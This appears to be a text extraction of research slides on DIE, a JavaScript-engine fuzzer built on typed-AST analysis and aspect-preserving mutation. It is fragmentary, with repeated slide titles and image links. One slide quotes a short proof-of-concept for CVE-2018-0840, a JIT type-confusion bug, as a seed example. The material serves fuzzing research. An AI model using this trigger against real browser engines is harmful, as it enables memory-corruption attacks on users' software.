
Our solution:

DIE: Fuzzing JS engine with generation and **Aspect**-preserving mutation

DIE overview




Preprocessing for typed-AST



Type Analysis: dynamic analysis

- Execute instrumented corpus





Corpus

```
recordType()  
var n = 3  
recordType()  
var array = new Array(n)  
recordType()
```






Type Analysis: dynamic analysis

- Execute instrumented corpus




Type Analysis: dynamic analysis

- Execute instrumented corpus



Type Analysis: dynamic analysis

- Execute instrumented corpus



Corpus




```
recordType()  
var n = 3  
recordType()  
var array = new Array(n)  
recordType()
```

n : number
array:
numberArray




Type Analysis: dynamic analysis

- Execute instrumented corpus




Type Analysis: static analysis

- Propagate type information from bottom to top with custom rules




Type Analysis: static analysis

- Propagate type information from bottom to top with **custom rules**



Input generation



Aspect-preserving mutation

- **Type** & **structure** preserving mutation

```
1  function opt(arr, obj) {  
2    arr[0] = 1.1;  
3    typeof(arr[obj]);  
4    arr[0] = 2.3023e-320;  
5  }  
6  function main() {  
7    let arr = [1.1, 2.2, 3.3];  
8    for (let i = 0; i < 0x10000; i++){  
9      opt(arr, {});  
10   }  
11   opt(arr, {toString: () => {  
12     arr[0] = {};  
13     throw 1;  
14   }});  
15  
16  
17  
18   print(arr[0]);  
19 }  
20 main();
```

CVE-2018-0840

Assign **float** values to an **array**
and **order of the instructions**


For loop to invoke JIT compiler

Arrow **function** to assign **object** value
to the same **array**




Type-preserving mutation

- Mutate typed-AST node with same typed node




Type-preserving mutation

- Mutate typed-AST node with same typed node




Type-preserving mutation

- Mutate typed-AST node with same typed node



Structure-preserving mutation

